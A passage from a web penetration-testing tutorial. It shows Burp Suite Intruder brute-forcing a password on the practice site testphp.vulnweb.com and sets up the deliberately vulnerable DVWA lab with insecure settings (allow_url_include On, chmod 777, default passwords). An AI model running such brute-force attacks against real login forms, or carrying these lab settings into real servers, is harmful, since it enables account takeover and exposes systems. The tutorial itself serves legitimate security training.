

Your BurpSuite Professional will be activated.

### 3. BURPSUITE INTRUDER:



1. BurpSuite is basically intruder that allows you to brute force usernames and password in a web application. And the intruder is the most flexible tool available out there for brute forcing and the intruder does a lot more than brute forcing. You can automate attacks such as SQL injection or XSS as well.
2. The website we are going to test for intruder is from acunetix.com. This website allows you to test your web pen testing skills online in legal environment. Visit testphp.vulnweb.com
3. Go to the web page testphp.vulnweb.com and login with the username test and put any password.

4. In BurpSuite “Proxy/Intercept” section, you get the parameters that we sent out to the form in the right side. You can see also the parameters from “Request Body Parameters” section. We can send the information to any of these tools: Intruder, Repeater, Sequencer, Decoder, Comparer.



5. I sent the information to the intruder. The Intruder has flashed and received the information.

6. In the “Payload Positions”, BurpSuite has marked few areas. Basically, these are the areas that we can inject the input. BurpSuite basically thinks that these are the potentially vulnerable areas that you can exploit.

7. In the “Attack type” menu there are different types of attacks. We are going to test Sniper attack. Sniper attack is used in the scenarios when you know either the username or password. In our case we know the username and we are going to test different passwords. As we I am going to test the password field only, I selected it using “Add” option and I deselected the username by using “Clear” option. That means we are going to inject password in Password field.

8. Payload set = 1 this is because we have to supply one word list. In payload tools we can provide all of the following tools that intruder provides. When we choose payload type as simple list, we can either load the existing word list from hard disk or we can supply words manually. In order to load from hard disk, click on load and select the location. We can add lists manually too. Then click start attack.

9. Sniper starts now to inject passwords into password field. Intruder tried all passwords we supplied to it. To know the correct password, we have to hunt for different length. The different length was 6250 when the password was “test”. We get whole bunch of information. Basically, when you login successfully the web application has to pull additional information about the user. So, the page size becomes bigger.

The screenshot shows the Burp Suite interface. At the top, there's a window title: "2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not s...". Below it are tabs: "Results", "Positions", "Payloads", "Resource Pool", and "Options". A filter box says "Filter: Showing all items".

Requ...	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	253	
1		302	<input type="checkbox"/>	<input type="checkbox"/>	253	
2	yasser	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
3	mohamed	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
4	newitem	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
5	test	200	<input type="checkbox"/>	<input type="checkbox"/>	6250	
6		302	<input type="checkbox"/>	<input type="checkbox"/>	253	

Below the table, there are tabs for "Request" and "Response". The "Response" tab is active, showing the following content:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.0
3 Date: Tue, 17 Jan 2023 01:43:10 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40-30+ubuntu20.04.1+deb.sury.org+1
7 Set-Cookie: login=test127test
8 X-Content-Encoding-Over-Network: gzip
9 Content-Length: 5963
10
11 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
12 "http://www.w3.org/TR/html4/loose.dtd">
```

10. Otherwise you can go to “Render” tab and it will show the page after logging on.

Attack Save Columns 2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Requ...	Payload	Status	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	253	
1		302	<input type="checkbox"/>	<input type="checkbox"/>	253	
2	yasser	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
3	mohamed	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
4	newitem	302	<input type="checkbox"/>	<input type="checkbox"/>	253	
5	test	200	<input type="checkbox"/>	<input type="checkbox"/>	6250	
6		302	<input type="checkbox"/>	<input type="checkbox"/>	253	

Request Response

Pretty Raw Hex Render

Finished

11. You can test similarly other types of attacks.

- In battering ram attack, it takes a word in password list and inject the word in both username and password fields.
- In pitchfork mode we have to supply two-word lists. So, we have to mark both username field and password field. We have two-word lists, one for username and the other word list for password.
- Last attack is cluster bomb. Cluster bomb is similar to pitchfork. It takes two-word lists but it works differently. As example it takes one word from word list and compares it against each word in password list. And the same repeats for all usernames and passwords. We have to mark the username field and password field. And we must select the user list for first payload and password list for the second payload.

12. The intruder can also do automated attacks like SQL injections and XSS.

13. Repeater can be used for modifying requests. Many times, you need to perform SQL injection or XSS attacks manually using the repeater.

14. Decoder allows you to decode and data in multiple forms. We can also basically apply hashing algorithm. Just click hash, then you have all relevant hashes. If you click smart decode the data will be decoded into original form.

15. The extensions can extend the functionality of BurpSuite. If we go to BApp store, there are extensions for BurpSuite in marketplace for both community and free versions. You can install any extension of install option is available. You can remove the extension anytime.

🔍 Total estimated system impact: **None**

### BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

## 4. INSTALLING XAMPP AND DVWA APP IN WINDOWS SYSTEM:

I will show here the main steps to install XAMPP and DVWA in Windows system.

1. Download XAMPP from <https://www.apachefriends.org/index.html>
2. Install XAMPP
3. From control panel, enable the XAMPP and MySQL servers.

4. Download DVWA from <https://github.com/digininja/DVWA>. Extract the folder DVWA-master.zip . Then copy it to the "XAMPP/htdocs" folder.
5. In the DVWA/Config folder, rename make copy of config.inc.php.dist and rename it to config.inc.php.
6. We need to create the database and username and password that will have privilege on DVWA database from MyPhpAdmin. In the config.inc.php change setup the database parameters as the following

```
$_DVWA = array();
```

```
$_DVWA[ 'db_server' ] = '127.0.0.1';
```

```
$_DVWA[ 'db_database' ] = 'dvwa';
```



```
$_DVWA[ 'db_user' ] = 'dvwa';
```

```
$_DVWA[ 'db_password' ] = 'password';
```

```
$_DVWA[ 'db_port' ] = '3306';
```

```
# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';
$_DVWA[ 'db_port' ] = '3306';
```

7. Go to <http://localhost/phpmyadmin/> to create the DVWA database and user privileges. Choose new, then create dvwa database.



8. Choose the dvwa database and go to “Privileges” tab. Then select “Add user account”.

phpMyAdmin interface showing the Privileges tab for the 'dwa' database. The browser address bar shows 'localhost/phpmyadmin/index.php?route=/server/privileges&db=dwa&checkprivs&dwa&viewing\_mode=db'. The left sidebar shows a tree view of databases including 'dwa', 'information\_schema', 'mysql', 'performance\_schema', 'phpmyadmin', and 'test'. The main content area displays a table titled 'Users having access to "dwa"':

User name	Host name	Type	Privileges	Grant	Action
<input type="checkbox"/>	root	127.0.0.1	global ALL PRIVILEGES	Yes	<a href="#">Edit privileges</a> <a href="#">Export</a>
<input type="checkbox"/>	root	:-1	global ALL PRIVILEGES	Yes	<a href="#">Edit privileges</a> <a href="#">Export</a>
<input type="checkbox"/>	root	localhost	global ALL PRIVILEGES	Yes	<a href="#">Edit privileges</a> <a href="#">Export</a>

Below the table, there is a 'Check all' checkbox, a 'With selected' checkbox, and an 'Export' button. At the bottom, there is a 'New' button and an 'Add user account' link.

9. Now browse <http://localhost/dvwa/>. First time you login you must click "Create/Reset" database in <http://localhost/dvwa/setup.php> page. And you will get the following dashboard:

Home

## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person's who uploaded and installed it.

## 5. INSTALLING PHP, MYSQL, APACHE2, PYTHON AND DVWA APP IN KALI LINUX

:

### a) Installing PHP, MySQL and Apache2 in Kali Linux :

1. Before running through the steps of this tutorial, make sure that all of your repositories are up to date:

```
# apt-get upgrade  
# apt-get update
```

2. Install MySQL on Kali Linux:

By default, MySQL comes pre-installed on Kali Linux. If that's not the case for you or maybe you messed up with MySQL, we can go ahead and install it manually. If you have worked with Debian-based distributions, MySQL comes in two packages: MySQL-server, MySQL-client. If they are not installed, use the command below:

```
# sudo apt install default-mysql-server  
  
# sudo apt install default-mysql-client
```

3. MySQL is a widely-deployed database management system used for organizing and retrieving data. To install MySQL, open terminal and type in these commands:

```
# apt-get install default-mysql-server
# apt-get install default-mysql-client
```

4. Start the Mysql service with the command below:

```
# sudo service mysql start
```

You can check whether the service is running using the systemctl status command below.

```
# systemctl status mysql
```

5. Finish up by running the MySQL set up script:

```
# sudo mysql_secure_installation
```

6. Apache2 usually installed by default during the Kali Linux installation. If not installed, open terminal and type in this command:

```
# sudo apt-get install apache2
```

7. PHP comes installed in Kali Linux. **PHP comes installed in Kali Linux. If you want to install newest version, follow the instructions in previous section to install latest version.**

Remove old packages

```
# apt-get purge php
# apt-get purge php-*
```

To install latest version of PHP:

```
# apt-get install php php-pear php-mysql
```

To install additional PHP extensions, use the syntax below where xxx stands for the extension name.

```
# sudo apt install php-xxx
```

e.g.

```
# sudo apt install php-  
{cli,json,imap,bcmath,bz2,intl,gd,mbstring,mysql,zip}
```

8. Now, we need to configure the server. Use the command below to change your location on the Terminal to point to `/etc/php/8.2/apache2` directory.

```
#cd /etc/php/8.2/apache2
```

Scroll down and look for these two lines: `allow_url_fopen` and `allow_url_include`. Set them both as On. Save the file and Exit.

9. Finish up by restarting Apache:

```
# service apache2 restart
```

10. Start Apache and any other service at boot on Kali Linux

```
# sudo update-rc.d apache2 enable  
# update-rc.d postgresql enable  
# service apache2 status  
# service postgresql status
```

11. To test this up, first create a new file:

```
# gedit /var/www/html/info.php
```

Add in the following line:

```
<?php  
phpinfo();  
?>
```

Then Save and Exit.

12. Finish up by visiting your php info page (make sure you replace the example IP address with your correct one): `http://192.168.223.128/info.php`

## **b) Installing DVWA App in Kali Linux :**

1. Go to the folder /var/www/html

```
# cd /var/www/html
```

2. Once in this directory, we will clone the DVWA GitHub repository with the command below.

```
#sudo git clone https://github.com/digininja/DVWA
```

New folder with name DVWA was created in the directory /var/www/html

3. After downloading cloning DVWA in our /var/www/html directory, we still need to do some minor configurations. I renamed the DVWA folder too dvwa folder:

```
# mv DVWA dvwa-linux
```

To get started, let's set read, write, and execute permissions to the DVWA directory. Execute the command below.

```
# chmod -R 777 dvwa-Linux
```

4. After successfully executing the command, we need to set up the user and password required to access the database. Change directory to point to the config directory with the command below.



```
# cd dvwa-Linux/config
```

5. When you run the ls command to view the files inside the directory, you will see the config.inc.php.dist file. That is the original file containing the default configurations. We won't edit it. Instead, we will create a copy of this

file called config.inc.php and the original config.inc.php.dist file will act as our backup in case things go wrong. Execute the command below.

```
# cp config.inc.php.dist config.inc.php
```

6. Run the command below to open the newly created file with text editor and make the necessary changes, as shown in the image below. We will set db\_user as dvwa and db\_password as password. Feel free to use a different username or password.

```
15 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
16 # See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA[ 'db_server' ] = '127.0.0.1';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ] = 'dvwa';
21 $_DVWA[ 'db_password' ] = 'password';
22 $_DVWA[ 'db_port' ] = '3306';
```

7. Start the Mysql service with the command below:

```
# sudo service mysql start
```

You can check whether the service is running using the systemctl status command below.

```
# systemctl status mysql
```

8. Login to the MySQL database using the command below as root. If you have another name set for the superuser in your system, use it instead of root.

```
#sudo mysql -u root -p
```

You will see a prompt to enter the password. Just hit Enter since we haven't set any password. MySQL will open. We will create a new user with the username and password set in our DVWA application configuration file. In my case, the username was 'dvwa,' and the password was 'password.' The server we are using is Localhost (127.0.0.1). Use the command below.

```
# create user dvwa@'127.0.0.1' identified by 'password';
```

9. We need to grant this new user privilege over the dvwa database. Execute the command below.

```
# grant all privileges on dvwa.* to 'dvwa'@'127.0.0.1' identified by 'password';
```

10. Start Apache server using the command below:

```
#sudo service apache2 start
```

To check whether the service started successfully, use the status command.

```
# systemctl status apache2
```

11. Access dvwa on your browser

That's it! We now have everything configured, and we can proceed to launch DVWA. Open your browser and enter the URL:

```
http://192.168.223.128/dvwa-linux/setup.php
```

That will open the setup.php web page: That will create and configure the database. After some time, you will be redirected to the DVWA login page.

Log in with these credentials: Username – admin, Password - password

Once logged in, you will see the DVWA main page. On the left panel, we have the different types of attacks you can exploit and the DVWA Security button that allows you to choose the desired security level - Low, Medium, High, or Impossible.

12. For new MariaDB installations, the next step is to run the included security script. This script changes some of the less secure default options for things like remote **root** logins and sample users. Run the security script:

```
#sudo mysql_secure_installation
```

This will take you through a series of prompts where you can make some changes to your MariaDB installation's security options.

13. Note that, when I will use DVWA installed in Windows in my tutorials I will mention to it with <http://localhost/dvwa> or <http://10.0.0.4/dvwa>. While when I will use the DVWA App installed in Kali Linux, I will mention to it by the link address <http://192.168.223.128/dvwa-linux>.

## c) Installing Python3 with Python2 in Kali Linux :

1. Install Python 2 on Debian:

```
#sudo apt install python2
```

2. Install Python 3 on Debian:

```
#sudo apt install python3
```

3. You can run the following ls command to find out what python binary executables are available on your system:

```
#ls /usr/bin/python*
```

To check what is your default python version execute:

```
#python --version
```

4. Switching between python versions using update-alternatives:

- To change python version system-wide we can use update-alternatives python command. Logged in as a root user, first list all available python alternatives:

```
# update-alternatives --list python
```

- If setting up virtual environments is not what you want to do, then you can also use update-alternatives to switch between python version. Run these two commands first, but make sure the python versions match what you have on your computer

```
# sudo update-alternatives --install /usr/bin/python python  
/usr/bin/python2.7 1
```

```
#sudo update-alternatives --install /usr/bin/python python  
/usr/bin/python3.10 2
```

- You may then run update-alternatives with the --config option so that you may select which version you want to choose to be the default

```
#sudo update-alternatives --config python
```

- Use the interactive menu to select which version you would like to use as the default. In order to check if your changes have worked you can use python --version

## 5. Setting up virtual Environments:

- You can also setup virtual python environments using pip. Install pip with the following command.

```
#sudo apt install python-pip
```

(to install pip3 for python3, use this command sudo apt install python3-pip)

- Check to see if your Python installation has pip. Enter the following in your terminal:

```
# pip -h
```

- Install the virtualenv package. The virtualenv package is required to create virtual environments. You can install it with pip:

```
# pip install virtualenv
```

- Create the virtual environment: To create a virtual environment, you must specify a path. For example, to create one in the local directory called 'mypython', type the following:

```
#virtualenv mypython
```

- You can activate the python environment by running the following command:

```
# source mypython/bin/activate
```

- You should see the name of your virtual environment in brackets on your terminal line e.g. (mypython). Any python commands you use will now work with your virtual environment
- To deactivate the virtual environment and use your original Python environment, simply type 'deactivate'.

```
# deactivate
```

6. To install python-pip2

```
# curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py
```

```
# sudo python2 get-pip.py
```

7. Install PIP for Python 3 using the following terminal command.

```
#sudo apt install python3-pip
```

8. Two methods to convert Python 2 to Python 3

```
#pip3 install 2to3
```

Ex,

```
# 2to3 scripts -n -w -o scripts3
```

Or,

```
# pip3 install modernize
```

```
# python-modernize --help
```

## d) Bringing up network on boot-up when NetworkManager is uninstalled?

1. Edit /etc/network/interfaces

```
# sudo gedit /etc/network/interfaces
```

- DHCP example

```
# Loopback
```

```
auto lo
```

```
iface lo inet loopback
```

```
# network card
```

```
auto eth0
```

```
iface eth0 inet dhcp
```

- Static example looks like

```
# Loopback
```

```
auto lo
```

```
iface lo inet loopback
```

```
# network card
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 192.168.1.254
```

```
netmask 255.255.255.0
```

```
network 192.168.1.0
```

```
broadcast 192.168.1.255
```

```
gateway 192.168.1.1
```

2. Restart networking.

```
# sudo /etc/init.d/networking restart
```

